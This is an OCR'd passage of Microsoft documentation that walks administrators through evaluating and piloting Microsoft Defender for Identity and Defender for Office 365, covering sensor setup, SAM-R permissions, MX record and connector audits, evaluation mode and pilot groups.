
Article • 03/13/2023 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

This article is Step 2 of 2 in the process of setting up the evaluation environment for Microsoft Defender for Identity. For more information about this process, see the overview article.

Use the following steps to set up your Microsoft Defender for Identity environment.



- Step 1. Set up the Defender for Identity Instance
- Step 2. Install and configure the sensor
- Step 3. Configure event log and proxy settings on machines with the sensor
- Step 4. Allow Defender for Identity to identify local admins on other computers

Step 1. Set up the Defender for Identity Instance

Sign in to the Defender for Identity portal to create your instance and then connect this instance to your Active Directory environment.

Step	Description	More information
1	Create the Defender for Identity instance	Quickstart: Create your Microsoft Defender for Identity instance
2	Connect the Defender for Identity instance to your Active Directory forest	Quickstart: Connect to your Active Directory Forest

Step 2. Install and configure the sensor

Next, download, install, and configure the Defender for Identity sensor on the domain controllers and AD FS servers in your on-premises environment.

Step	Description	More information
1	Determine how many Microsoft Defender for Identity sensors you need.	Plan capacity for Microsoft Defender for Identity
2	Download the sensor setup package	Quickstart: Download the Microsoft Defender for Identity sensor setup package
3	Install the Defender for Identity sensor	Quickstart: Install the Microsoft Defender for Identity sensor
4	Configure the sensor	Configure Microsoft Defender for Identity sensor settings

Step 3. Configure event log and proxy settings on machines with the sensor

On the machines that you installed the sensor on, configure Windows event log collection and Internet proxy settings to enable and enhance detection capabilities.

Step	Description	More information
1	Configure Windows event log collection	Configure Windows Event collection
2	Configure Internet proxy settings	Configure endpoint proxy and Internet connectivity settings for your Microsoft Defender for Identity Sensor

Step 4. Allow Defender for Identity to identify local admins on other computers

Microsoft Defender for Identity lateral movement path detection relies on queries that identify local admins on specific machines. These queries are performed with the SAM-R protocol, using the Defender for Identity Service account.

To ensure Windows clients and servers allow your Defender for Identity account to perform SAM-R, a modification to Group Policy must be made to add the Defender for Identity service account in addition to the configured accounts listed in the Network access policy. Make sure to apply group policies to all computers **except domain controllers**.

For instructions on how to do this, see Configure Microsoft Defender for Identity to make remote calls to SAM.

Next steps

Step 3 of 3: Pilot Microsoft Defender for Identity

Return to the overview for Evaluate Microsoft Defender for Identity

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Pilot Microsoft Defender for Identity


Article • 03/13/2023 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

This article is Step 3 of 3 in the process of setting up the evaluation environment for Microsoft Defender for Identity. For more information about this process, see the overview article.

Use the following steps to setup and configure the pilot for Microsoft Defender for identity. Note that the recommendations don't include setting up a pilot group. The best practice is to go ahead and install the sensor on all of your servers running Active Directory Domain Services (AD DS) and Active Directory Federated Services (AD FS).



The following table describes the steps in the illustration.

- Step 1: Configure benchmark recommendations for your identity environment
- Step 2: Try out capabilities — Walk through tutorials for identifying and remediating different attack types

Step 1. Configure benchmark recommendations for your identity environment

Microsoft provides security benchmark recommendations for customers using Microsoft Cloud services. The Azure Security Benchmark (ASB) provides prescriptive best practices and recommendations to help improve the security of workloads, data, and services on Azure.

These benchmark recommendations include Azure security baseline for Microsoft Defender for Identity. Implementing these recommendations can take some time to plan and implement. While these will greatly increase the security of your identity

environment, they shouldn't prevent you from continuing to evaluate and implement Microsoft Defender for Identity. These are provided here for your awareness.

Step 2. Try out capabilities — Walk through tutorials for identifying and remediating different attack types

The Microsoft Defender for Identity documentation includes a series of tutorials that walk through the process of identifying and remediating various attack types.

Try out Defender for Identity tutorials:

- Reconnaissance alerts
- Compromised credential alerts
- Lateral movement alerts
- Domain dominance alerts
- Exfiltration alerts
- Investigate a user
- Investigate a computer
- Investigate lateral movement paths
- Investigate entities

Next steps

Evaluate Microsoft Defender for Office 365

Return to the overview for Evaluate Microsoft Defender for Office 365

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Step 3. Enable and pilot Microsoft Defender for Office 365


Article • 02/07/2023 • 2 minutes to read

Applies to:

- Microsoft 365 Defender

This article outlines the process to enable and pilot Microsoft Defender for Office 365. Before starting this process, be sure you've reviewed the overall process for evaluating Microsoft 365 Defender, and you've created the Microsoft 365 Defender evaluation environment.

Use the following steps to enable and pilot Microsoft Defender for Office 365.



The following table describes the steps in the illustration.

Step number	Link	Description
1	Review architecture requirements and key concepts	Understand the Defender for Office architecture and be sure your Exchange Online environment meets the architecture prerequisites.
2	Enable the evaluation environment	Follow the steps to set up the evaluation environment.
3	Set up the pilot	Create pilot groups, configure protection, and become familiar with key features and dashboards.

Review Microsoft Defender for Office 365 architecture requirements and key concepts

Article • 12/22/2022 • 4 minutes to read

Applies to:


- Microsoft 365 Defender

This article is Step 1 of 3 in the process of setting up the evaluation environment for Microsoft Defender for Office 365. For more information about this process, see the overview article.

Before enabling Defender for Office 365, be sure you understand the architecture and can meet the requirements. This article describes the architecture, key concepts, and the prerequisites that your Exchange Online environment must meet.

Understand the architecture

The following diagram illustrates baseline architecture for Microsoft Defender for Office, which can include a third-party SMTP gateway or on-premises integration. Hybrid coexistence scenarios (that is, production mailboxes are both on-premise and online) require more complex configurations and are not covered in this article or evaluation guidance.



The following table describes this illustration.

Call-out	Description
1	The host server for the external sender typically performs a public DNS lookup for an MX record, which provides the target server to relay the message. This referral can either be Exchange Online (EXO) directly or an SMTP gateway that has been configured to relay against EXO.
2	Exchange Online Protection negotiates and validates the inbound connection and inspects the message headers and content to determine what extra policies, tagging, or processing is required.
3	Exchange Online integrates with Microsoft Defender for Office 365 to offer more advanced threat protection, mitigation, and remediation.

Call-out	Description
4	A message that is not malicious, blocked, or quarantined is processed and delivered to the recipient in EXO where user preferences related to junk mail, mailbox rules, or other settings are evaluated and triggered.
5	Integration with on-premises Active Directory can be enabled using Azure AD Connect to synchronize and provision mail-enabled objects and accounts to Azure Active Directory and ultimately Exchange Online.
6	When integrating an on-premises environment, it is encouraged to use an Exchange server for supported management and administration of mail-related attributes, settings, and configurations
7	Microsoft Defender for Office 365 shares signals to Microsoft 365 Defender for extended detection and response (XDR).

On-premises integration is common but optional. If your environment is cloud-only, this guidance will also work for you.

Understand key concepts

The following table identified key concepts that are important to understand when evaluating, configuring, and deploying Defender for Office 365.

Concept	Description	More information
Exchange Online Protection	Exchange Online Protection (EOP) is the cloud-based filtering service that helps protect your organization against spam and malware in email. EOP is included in all Microsoft 365 licenses that include Exchange Online.	Exchange Online Protection overview
Anti-malware protection	Organizations with mailboxes in Exchange Online are automatically protected against malware.	Anti-malware protection in EOP
Anti-spam protection	Organizations with mailboxes in Exchange Online are automatically protected against junk mail and spam.	Anti-spam protection in EOP
Anti-phishing protection	Defender for Office 365 offers more advanced anti-phishing protection related to spear phishing, whaling, ransomware, and other malicious activities.	Extra anti-phishing protection in Microsoft Defender for Office 365

Concept	Description	More information
Anti-spoofing protection	EOP includes features to help protect your organization from spoofed (forged) senders.	Anti-spoofing protection in EOP
Safe Attachments	Safe Attachments provides an extra layer of protection by using a virtual environment to check and "detonate" attachments in email messages before they're delivered.	Safe Attachments in Microsoft Defender for Office 365
Safe Attachments for SharePoint, OneDrive, and Microsoft Teams	In addition, Safe Attachments for SharePoint, OneDrive, and Microsoft Teams offers an extra layer of protection for files that have been uploaded to cloud storage repositories.	Safe Attachments for SharePoint, OneDrive, and Microsoft Teams
Safe Links	Safe Links is a feature that provides URL scanning and rewriting within inbound email messages and offers verification of those links before they are delivered or clicked.	Safe Links in Microsoft Defender for Office 365

For more detailed information about the capabilities included with Microsoft Defender for Office, see Microsoft Defender for Office 365 service description.

Review architecture requirements

A successful Defender for Office 365 evaluation or production pilot assumes the following pre-requisites:

- All your recipient mailboxes are currently in Exchange Online.
- Your public MX record resolves directly to EOP or a third-party SMTP gateway that then relays inbound external email directly to EOP.
- Your primary email domain is configured as *authoritative* in Exchange Online.
- You successfully deployed and configured *Directory-Based Edge Blocking* (DBEB) as appropriate. For more information, see Use Directory-Based Edge Blocking to reject messages sent to invalid recipients.

> **ⓘ Important**
>
> If these requirements are not applicable or you are still in a hybrid coexistence scenario, then a Microsoft Defender for Office 365 evaluation can require more complex or advanced configurations which are not fully covered in this guidance.

SIEM integration

You can integrate Microsoft Defender for Office 365 with Microsoft Sentinel to more comprehensively analyze security events across your organization and build playbooks for effective and immediate response. For more information, see Connect alerts from Microsoft Defender for Office 365.

Microsoft Defender for Office 365 can also be integrated into other Security Information and Event Management (SIEM) solutions using the Office 365 Activity Management API.

Next steps

Step 2 of 3: Enable the evaluation environment Microsoft Defender for Office 365

Return to the overview for Evaluate Microsoft Defender for Office 365

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Enable the evaluation environment


Article • 09/27/2022 • 3 minutes to read

Applies to:

- Microsoft 365 Defender

This article is Step 2 of 3 in the process of setting up the evaluation environment for Microsoft Defender for Office 365. For more information about this process, see the overview article.

Use the following steps to enable the evaluation for Microsoft Defender for Office 365.



- Step 1: Audit and verify the public MX record
- Step 2: Audit accepted domains
- Step 3: Audit inbound connectors
- Step 4: Activate the evaluation

Step 1: Audit and verify the public MX record

To effectively evaluate Microsoft Defender for Office 365, it's important that inbound external email is relayed through the Exchange Online Protection (EOP) instance associated with your tenant.

1. In the M365 Admin Portal at https://admin.microsoft.com, expand ...*Show all* if necessary, expand *Settings*, and then select **Domains**. Or, to go directly to the *Domains* page, use https://admin.microsoft.com/Adminportal/Home#/Domains.
2. On the *Domains* page, select your verified email domain by clicking anywhere on the entry other than the check box.
3. In the domain details flyout that opens, select the **DNS records** tab. Make note of the MX record that's generated and assigned to your EOP tenant.
4. Access your external (public) DNS zone and check the primary MX record associated with your email domain:

- *If your public MX record currently matches the assigned EOP address (for example, contoso-com.mail.protection.outlook.com) then no further routing changes should be required*.
- If your public MX record currently resolves to a third-party or on-premises SMTP gateway then additional routing configurations may be required.
- If your public MX record currently resolves to on-premises Exchange then you may still be in a hybrid model where some recipient mailbox have not yet been migrated to EXO.

Step 2: Audit accepted domains

1. In the Exchange admin center (EAC) at https://admin.exchange.microsoft.com, expand *Mail flow*, and then click **Accepted domains**.Or, to go directly to the *Accepted domains* page, use https://admin.exchange.microsoft.com/#/accepteddomains.
2. On the *Accepted domains* page, make note of the **Domain type** value for your primary email domain.

    - If the domain type is set to **Authoritative** then it is assumed all recipient mailboxes for your organization currently reside in Exchange Online.
    - If the domain type is set to **InternalRelay** then you may still be in a hybrid model where some recipient mailboxes still reside on-premises.

Step 3: Audit inbound connectors

1. In the Exchange admin center (EAC) at https://admin.exchange.microsoft.com, expand *Mail flow*, and then click **Connectors**. Or, to go directly to the *Connectors* page, use https://admin.exchange.microsoft.com/#/connectors.
2. On the *Connectors* page, make note of any connectors with the following settings:

    - The **From** value is **Partner org** that might correlate to a third-party SMTP gateway.
    - The **From** value is **Your org** that might indicate you're still in a hybrid scenario.


Step 4: Activate the evaluation

Use the instructions here to activate your Microsoft Defender for Office 365 evaluation from the Microsoft 365 Defender portal.

For detailed information, see Try Microsoft Defender for Office 365.

1. In the Microsoft 365 Defender portal at https://security.microsoft.com expand *Email & collaboration* > select **Policies & rules** > select **Threat policies** > scroll down to the *Others* section, and then select **Evaluation mode**. Or, to go directly to the *Evaluation mode* page, use https://security.microsoft.com/atpEvaluation .

2. On the *Evaluation mode* page, click **Start evaluation**.




3. In the *Turn on protection* dialog, select **No, I only want reporting**, and then click **Continue**.

4. In the *Select the users you want to include* dialog, select **All users**, and then click **Continue**.

5. In the *Help us understand your mail flow* dialog, one of the following options is automatically selected based on our detection of the MX record for your domain:

   - **I'm only using Microsoft Exchange Online**: The MX records for your domain point to Microsoft 365. There's nothing left to configure, so click **Finish**.



   - **I'm using a third-party and/or on-premises service provider**: In the upcoming screens, select the vendor name along with the inbound connector that accepts mail from that solution. You also decide if you need an Exchange Online mail flow rule (also known as a transport rule) that skips spam filtering for incoming messages from the third-party protection service or device. When you're finished, click **Finish**.

Next steps

Step 3 of 3: Set up the pilot for Microsoft Defender for Office 365

Return to the overview for Evaluate Microsoft Defender for Office 365

Return to the overview for Evaluate and pilot Microsoft 365 Defender

Pilot Microsoft Defender for Office 365


Article • 12/22/2022 • 8 minutes to read

Applies to:

- Microsoft 365 Defender

This article is Step 3 of 3 in the process of setting up the evaluation environment for Microsoft Defender for Office 365. For more information about this process, see the overview article.

Use the following steps to set up and configure the pilot for Microsoft Defender for Office 365.



- Step 1: Create pilot groups
- Step 2: Configure protection
- Step 3: Try out capabilities — Get familiar with simulation, monitoring, and metrics

When you evaluate Microsoft Defender for Office 365, you might choose to pilot specific users before enabling and enforcing policies for your entire organization. Creating distribution groups can help manage the deployment processes. For example, create groups such as *Defender for Office 365 Users - Standard Protection*, *Defender for Office 365 Users - Strict Protection*, *Defender for Office 365 Users - Custom Protection*, or *Defender for Office 365 Users - Exceptions*.


It might not be evident why 'Standard' and 'Strict' are the terms used for these groups, but that will become clear when you explore more about Defender for Office 365 security presets. Naming groups 'custom' and 'exceptions' speak for themselves, and though most of your users should fall under *standard* and *strict*, custom and exception groups will collect valuable data for you regarding managing risk.

Step 1: Create pilot groups


Distribution groups can be created and defined directly in Exchange Online or synchronized from on-premises Active Directory.

1. Sign in to the Exchange Admin Center (EAC) at https://admin.exchange.microsoft.com using an account that has been granted Recipient Administrator role or been delegated group management permissions.

